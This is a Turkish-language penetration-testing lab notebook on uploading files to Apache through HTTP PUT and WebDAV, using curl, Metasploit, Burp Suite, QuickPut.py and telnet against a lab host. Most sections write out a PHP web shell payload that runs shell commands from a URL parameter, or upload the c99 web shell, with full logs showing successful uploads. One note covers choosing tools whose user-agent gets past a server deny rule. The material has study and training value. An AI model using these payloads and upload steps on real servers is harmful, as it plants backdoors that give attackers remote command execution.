Http PUT Methodu ile Dosya Gönderme Hakkında

Http PUT methodu web sunucularına dosya upload'lamak için kullanılan bir methoddur. Apache sunucular için her ne kadar PUT ve DELETE methodları default olarak enable olsa da bu methodlar sadece handler'lar ile kullanılabilmektedir. Örneğin PUT ve DELETE'i kullanabilmek için apache'de aşağıdakileri yapmak gerekir:

```
> a2enmod actions
> nano /etc/apache2/apache2.conf
        …
        <Location />
         Script PUT /handler.php                    // Dosyayı sunucuya çekecek script
         Script DELETE /handler.php                 // Dosyayı sunucudan silecek script
        </Location>
        …
> service apache2 restart
```

Böylesi bir handler olduğu takdirde aşağıdaki tool'lar ile hedef apache web sunucusuna dosya upload'lanabilir.

Http PUT Methodu ile Dosya Gönderme Uygulaması

[+] Birebir denenmiştir, fakat handler eksik olduğu için başarıya ulaşılamamıştır. WebDav servisi (handler'ı) varken ise başarıya ulaşılmıştır.

Gereksinimler

- Ubuntu 14.04 LTS [Apache Web Sunucusu]
- Kali Linux 2018 [Http Put Auxiliary Modülü]

a) Curl Tool'u ile Dosya Upload'lama

Curl tool'u ile hedef apache web sunucusuna http PUT methodu üzerinden dosya upload'lama yöntemleri aşağıda verilmiştir.

=> Yöntem I

Ubuntu 14.04 LTS Terminal:

```
> curl -v -X PUT -d '<?php system($_GET["cmd"]); ?>' http://localhost/backdoor.txt
```

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> PUT /backdoor.txt HTTP/1.1
> User-Agent: curl/7.35.0
> Host: localhost
```

> Accept: */*
> Content-Length: 23
> Content-Type: application/x-www-form-urlencoded
>
*** upload completely sent off: 23 out of 23 bytes**
< HTTP/1.1 405 Method Not Allowed
< Date: Wed, 21 Mar 2018 11:16:12 GMT
* Server Apache/2.4.7 (Ubuntu) is not blacklisted
< Server: Apache/2.4.7 (Ubuntu)
< Allow: GET,HEAD,POST,OPTIONS
< Content-Length: 307
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
** The requested method PUT is not allowed for the URL /backdoor.txt. **
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
* Connection #0 to host localhost left intact

=> Yöntem 2

Ubuntu 14.04 LTS Terminal:

> curl --upload-file /home/hefese/Desktop/c99.txt -v --url http://localhost/c99.php -0

=> Yöntem 3

Ubuntu 14.04 LTS Terminal:

> curl -T /home/hefese/Desktop/c99.txt localhost/c99.php --http1.0

Not 1 : Eğer hedef web sunucusu http/1.1 kullanıyorsa --http1.0 parametresi --http1.1 yapılmalıdır.

Not 2:

Daha önce dendiği üzere web sunucularda Http PUT ve DELETE methodlarının çalışabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya çekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıştır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneğin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduğu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceğine dair ayrıntılı bilgi için bkz. *Paketleme için Gözden Geçirilecekler / Internetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*.

Aşağıda curl ile http put methodu üzerinden webdav handler'ının aktif olduğu dizine (/webdav dizinine) birinci upload'lama denemesini görmektesin.

Ubuntu 14.04 LTS Terminal: **[Başarılı olundu]**

((WebDav handler'ındaki Auth işlevini devre dışı bırakmayı unutma. Diğer türlü))
((web sunucu 401 Unauthorized hatası veriyor ve dosyayı upload'layamıyor))

> curl -v -X PUT -d '<?php system($_GET["cmd"]); ?>' http://localhost/**webdav**/backdoor.php

((Terminal satırında curl tool'unun data parametresine girilen $ işareti bash script'teki))
((dolar işareti olarak algılandığından backdoor dosyasının içine yansımamaktaydı.))
((Bu sorunu aşmak için dolar işaretinin çevresinde çift tırnak yerine tek tırnak))
((kullanılmıştır. Ayrıntılı bilgi için bkz.))
((https://unix.stackexchange.com/questions/162476/how-can-i-echo-dollar-signs))

Output:
* Hostname was NOT found in DNS cache
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> **PUT /webdav/backdoor.php HTTP/1.1**
> User-Agent: curl/7.35.0
> Host: localhost
> Accept: */*
> Content-Length: 23
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 23 out of 23 bytes
< **HTTP/1.1 201 Created**
< Date: Wed, 21 Mar 2018 11:47:05 GMT
* Server Apache/2.4.7 (Ubuntu) is not blacklisted
< Server: Apache/2.4.7 (Ubuntu)
< Location: http://localhost/webdav/backdoor.php
< Content-Length: 71
< Content-Type: text/html; charset=ISO-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
* Connection #0 to host localhost left intact

Yukarıdaki upload'lama girişimi ile http://localhost/webdav dizinine backdoor.php dosyası başarıyla yerleşmiştir.

Aşağıda curl ile webdav handler'ının aktif olduğu dizine http put methodu üzerinden ikinci upload'lama girişimini görmektesin:

Ubuntu 14.04 LTS Terminal: **[Başarılı olundu]**

> curl --upload-file /home/hefese/Desktop/c99.txt -v --url http://localhost/**webdav**/c99.php -0

Output:
* Hostname was NOT found in DNS cache
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> PUT /webdav/c99.php HTTP/1.0
> User-Agent: curl/7.35.0
> Host: localhost
> Accept: */*
> Content-Length: 0
>
< HTTP/1.1 201 Created
< Date: Wed, 21 Mar 2018 11:57:22 GMT
* Server Apache/2.4.7 (Ubuntu) is not blacklisted
< Server: Apache/2.4.7 (Ubuntu)
< Location: http://localhost/webdav/c99.php
< Content-Length: 71
< Connection: close
< Content-Type: text/html; charset=ISO-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
* Closing connection 0

Yukarıdaki upload'lama girişimi ile de c99.php dosyası http://localhost/webdav dizinine başarıyla yerleşmiştir.

Son olarak aşağıda curl ile yine webdav handller'ının aktif olduğu dizine http put methodu üzerinden üçüncü upload'lama girişimi yapılmıştır.

Ubuntu 14.04 LTS Terminal: **[Başarılı olundu]**

> curl -T /home/hefese/Desktop/c99.txt localhost/**webdav**/zararliDosya.php --http1.0

Output:
```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<!DOCTYPE //DTD HTML>
<html><head>
100    71  100    71    0     0  11896      0 --:--:-- --:--:-- --:--:-- 14200
```

Yukarıdaki upload'lama girişimiyle de zararliDosya.php dosyası http://localhost/webdav dizinine başarıyla yerleşmiştir.

Sonuç

Eğer web geliştiricisi bilmediğinden ya da dalgınlığından kullandığı handler'ı kök dizinde aktif kılmışsa bu durumda hedef web uygulamasının kök dizinine http put methodu ile yapılacak dosya upload'lama denemesi başarılı olacaktır. Böylece ilgili dizini bulma külfeti olmadan kolaylıkla web sitesi hack'lenebilecektir. Fakat eğer web geliştiricisi kullandığı handler'ı belirli bir dizinde aktif kılmışsa bu durumda dizin taramasına (keşfine) geçilmesi gerekmektedir. Taramalar sonucunda gelen çıktıda resim upload'lama gibi dizin isimleri ya da WebDav gibi standard handler'lar için sık kullanılan dizin isimleri tespit edilirse bu dizinlere http put methodu üzerinden dosya upload'lama denemesinde bulunulabilir ve içlerinden birinde başarılı olunduğunda web sitesi hack'lenebilir.

b) Metasploit Http Put Auxiliary Modül ile Dosya Upload'lama

Metasploit *http_put* modülü ile hedef web sunucusuna http PUT methodu üzerinden dosya upload'lama denemesinde bulunabiliriz.

```
Kali Linux 2018:
> use auxilary/scanner/http/http_put
> set RHOSTS 172.16.3.72                          // Ubuntu 14.04 LTS ip'si
> set FILEDATA file://root/Desktop/c99.php
> set PATH /
> set FILENAME c99.php
> run

Output:

[+] File uploaded: http://172.16.3.72:80/c99.php
[*] Scanned 1 of 1 hosts (100% complete)
[*]Auxiliary module execution completed
```

Her ne kadar dosya upload'landı dense de Ubuntu 14.04 LTS web klasöründe c99.php dosyası oluşturulamamıştır.

Not:

Daha önce dendiği üzere web sunucularda Http PUT ve DELETE methodlarının çalışabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya çekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıştır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneğin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduğu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceğine dair ayrıntılı bilgi için bkz. *Paketleme için Gözden Geçirilecekler / Internetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*. Aşağıda *http_put* modülü ile http put methodu üzerinden webdav handler'ının aktif olduğu dizine (/webdav dizinine) dosya upload'lama denemesini görmektesin.

Kali Linux 2018: **[Başarılı olundu]**
> use auxilary/scanner/http/http_put
> set RHOSTS 172.16.3.72 // Ubuntu 14.04 LTS ip'si
> set FILEDATA file://root/Desktop/c99.php
> set PATH /**webdav/**
> set FILENAME c99.php
> run

Output:


[+] File uploaded: http://172.16.3.72:80/c99.php
[*] Scanned 1 of 1 hosts (100% complete)
[*]Auxiliary module execution completed

Bu işlem sonrası c99.php dosyası http://localhost/webdav dizinine başarıyla yerleşmiştir.


c) Burpsuite Proxy Uygulaması ile Dosya Upload'lama

Kali Linux 2018'den burp ile tarayıcı - sunucu arasına girilir. Ardından tarayıcıdan hedef apache web sunucusuna bağlanılmaya çalışılır.


Hedef Apache Web Sunucusu IP: 172.16.3.72 // Ubuntu 14.04 LTS ip'si



Burp http talebini yakalar.



Yakalanan http request paketi repeater'a gönderilir.



Sol yandaki http request paketi şu şekildedir:


GET / HTTP/1.1
Host:172.16.3.72
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1

Bu paketi dosya upload'lama işlemi için şu şekilde güncelleyelim.

PUT /backdoor.php HTTP/1.1
Host:172.16.3.72
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1

<?php echo system($_GET["cmd"]); ?>

Yukarıdaki http request paketi ile data kısmındaki veri backdoor.php dosyası halinde hedef sisteme gidecektir. Go butonuna basarak dosya upload'lanır.



Yanıt paketinden görüldüğü üzere dosya upload'lanamamıştır.

Not:

Daha önce dendiği üzere web sunucularda Http PUT ve DELETE methodlarının çalışabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya çekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıştır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneğin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduğu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceğine dair ayrıntılı bilgi için bkz. *Paketleme için Gözden Geçirilecekler / Internetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*. Aşağıda burp ile http put methodu üzerinden webdav handler'ının aktif olduğu dizine (/webdav dizinine) dosya upload'lama denemesini görmektesin.

Gönderilen paket: **[Başarılı olundu]**

PUT /webdav/backdoor.php HTTP/1.1
Host:172.16.3.72
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1


<?php echo system($_GET["cmd"]); ?>

Dönen paket:

HTTP/1.1. 201 Created
Date: Wed, 21 Mar 2018 17:49:06 GMT

Server: Apache/2.4.7 (Ubuntu)
Location: http://172.16.3.72/webdav/backdoor.php
Content-Length: 71
Connection: close
Content-Type: text/html; charset=ISO-8869-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html></head>
<title>



Görüldüğü üzere dosya başarıyla upload'lanmıştır. Ubuntu 14.04 LTS makinasındaki /webdav dizine bakıldığında backdoor.php dosyasının yerleştiği görülmüştür.

d) QuickPut.py Tool'u ile Dosya Upload'lama

Şimdi de QuickPut.py tool'u ile hedef web sunucusuna http PUT methodu üzerinden dosya upload'lama denemesinde bulunalım. Öncelikle Kali Linux 2018'ye QuickPut.py tool'unu aşağıdaki linkten indirelim:

http://infomesh.net/2001/QuickPut/QuickPut

Ardından aşağıdakileri OSCP terminaline girelim:

Kali Linux 2018 Terminal:

> mv QuickPut QuickPut.py
> chmod a+x QuickPut.py
> python QuickPut.py --help

Output:

QuickPut 1.5 - http://infomesh.net/2001/QuickPut/

This is a program that enables one to load files onto a server using

the HTTP PUT method. It supports basic and digest authentication.

Usage: QuickPut [--help] [--v] file http_uri [uname pswd]

--help - Prints this message out
--v - Turns on "verbose" mode

"file" is the local file to upload, and "http_uri" is the target.
"uname" and "pswd" are optional authentication details.

Görüldüğü üzere QuickPut.py tool'u çalışır durumdadır. Şimdi QuickPut.py tool'u ile hedef apache web sunucusuna http put methodu üzerinden dosya upload'lama girişiminde bulunalım:

Kali Linux 2018 Terminal:

> python QuickPut.py /root/Desktop/backdoor.php http://172.16.3.72/backdoor.php

((Ubuntu 14.04 LTS ip'si))

Output:
[empty]

Görüldüğü üzere dosya upload'laması başarısız olmuştur.

Not 1:

Daha önce dendiği üzere web sunucularda Http PUT ve DELETE methodlarının çalışabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya çekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıştır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneğin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduğu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceğine dair ayrıntılı bilgi için bkz. *Paketleme için Gözden Geçirilecekler / Internetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*. Aşağıda QuickPut.py tool'u ile http put methodu üzerinden webdav handler'ının aktif olduğu dizine (/webdav dizinine) dosya upload'lama denemesini görmektesin.

Kali Linux 2018 Terminal: **[Başarılı olundu]**

> python QuickPut.py /root/Desktop/backdoor.php http://172.16.3.72/**webdav**/backdoor.php

((Ubuntu 14.04 LTS ip'si))

Output:
Put succeeded.

Görüldüğü üzere dosya upload'laması başarılı olmuştur.
Not 2 :

Normalde hedef web sunucusunda handler varsa dosya upload'lama tool'ları ile hedef web sunucusuna dosya upload'layabiliriz. Fakat eğer hedef web uygulaması konfigurasyon ayarları ile güvenlik kontrollerine sahipse bazı tool'lar için dosya upload'lamalarını önleyebilir. Örneğin lighttpd web sunucusunun konfigurasyon ayarlarında şöyle bir kontrol yer alırsa

> cat /etc/lighttpd/lighttpd.conf

Output:

```
...
$HTTP["url"] =~ "^/test($|/)"{
        webdav.activate="enable"
}

$HTTP["useragent"] =~ "cadaver" {
        $HTTP["url"] !~ "^/cadaver($|/)" {
                url.access-deny = ( "" )
        }
}

$HTTP["useragent"] =~ "Mozilla/5.00" {
        $HTTP["url"] !~ "^/Mozilla/5.00($|/)" {
                url.access-deny = ( "" )
        }
}
...
```

cadaver istemcisi tool'u ile hedef WebDav dizinine dosya upload'lama işlemi engellenecektir. Çünkü cadaver istemcisi dosya upload'larken http request'teki useragent başlığını cadaver string'iyle doldurmaktadır ve bu nedenle güvenlik kontrolüne takılacaktır. Fakat QuickPut.py tool'u useragent'ı farklı bir string'le dolduracağı için güvenlik mekanizmasına takılmayacaktır ve dosyayı başarıyla upload'layabilecektir. Dolayısıyla bahsedilen http put methodu ile dosya upload'lama tool'larının hepsini denemekte fayda vardır.

Dip not: Cadaver istemcisi yukarıdaki kontrol ile engelleneceği gibi aynı şekilde davtest tool'u da engellenecektir. Çünkü davtest tool'u cadaver istemcisini temel alan cadaver'in parameterize edilmiş bir tool halidir. Cadaver'le manuel yapılan işlem davtest'te daha üst seviyeli yapılmaktadır. Ayrıntılı bilgi için bkz. *Paketleme İçin Gözden Geçirilecekler / İnternetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Uygulama (Apache'ye DavTest Yapma), #Ekstra ((Cadaver istemcisi ile WebDav'a erişim))*)

e) Telnet Tool'u ile Dosya Upload'lama

Son olarak telnet tool'u ile hedef web sunucusuna http PUT methodu üzerinden dosya upload'lama denemesinde bulunalım.

Kali Linux 2018 Terminal

> telnet 172.16.3.72 80 // Ubuntu 14.04 LTS ip'si
Trying 172.16.3.72...
Connected to 172.16.3.72
Escape character is '^]'.
PUT /backdoor.php HTTP/1.0
User-Agent: deneme
Host: 172.16.3.72
Accept-Language: en-us
Connection: Keep-Alive
Content-type: text/html
Content-Length: 40

<?php echo system($_GET["cmd"]); ?>

((40 karakter uzunluğu dolana kadar enter'lanır))

Output:

HTTP/1.1 404 Not Found
Date: Fri, 23 Mar 2018 12:30:50 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 286
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL /backdoor.php was not found on this server.
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 172.16.3.72 Port 80</address>
</body></html>

HTTP/1.1 400 Bad Request
Date: Fri, 23 Mar 2018 12:31:38 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.

<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
Connection closed by foreign host.

Görüldüğü üzere backdoor.php hedef web sunucusuna upload'lanamamıştır.

Not:

Daha önce dendiği üzere web sunucularda Http PUT ve DELETE methodlarının çalışabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya çekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıştır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneğin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduğu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceğine dair ayrıntılı bilgi için bkz. *Paketleme için Gözden Geçirilecekler / Internetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*. Aşağıda telnet tool'u ile http put methodu üzerinden webdav handler'ının aktif olduğu dizine (/webdav dizinine) dosya upload'lama denemesini görmektesin.

Kali Linux 2018 Terminal: **[Başarılı olundu]**

> telnet 172.16.3.72 80 // Ubuntu 14.04 LTS ip'si
Trying 172.16.3.72...
Connected to 172.16.3.72
Escape character is '^]'.
PUT /webdav/backdoor.php HTTP/1.0
User-Agent: deneme
Host: 172.16.3.72
Accept-Language: en-us
Connection: Keep-Alive
Content-type: text/html
Content-Length: 40

<?php echo system($_GET["cmd"]); ?>

((40 karakter uzunluğu dolana kadar enter'lanır))

Not: Ubuntu 18.04 LTS’de apache servisi default olarak reqtimeout modülü enable

halde geldiği için telnet bağlantısı zaman aşımı nedeniyle sonlanabiliyor. Bu nedenle a2dismod reqtimeout ile modülü disable et. Böylece bağlantı kapanması sorunu çözülmekte.

Output:

HTTP/1.1 201 Created
Date: Fri, 23 Mar 2018 12:54:32 GMT
Server: Apache/2.4.7 (Ubuntu)
Location: http://172.16.3.72/webdav/backdoor.php
Content-Length: 71
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>

HTTP/1.1 400 Bad Request
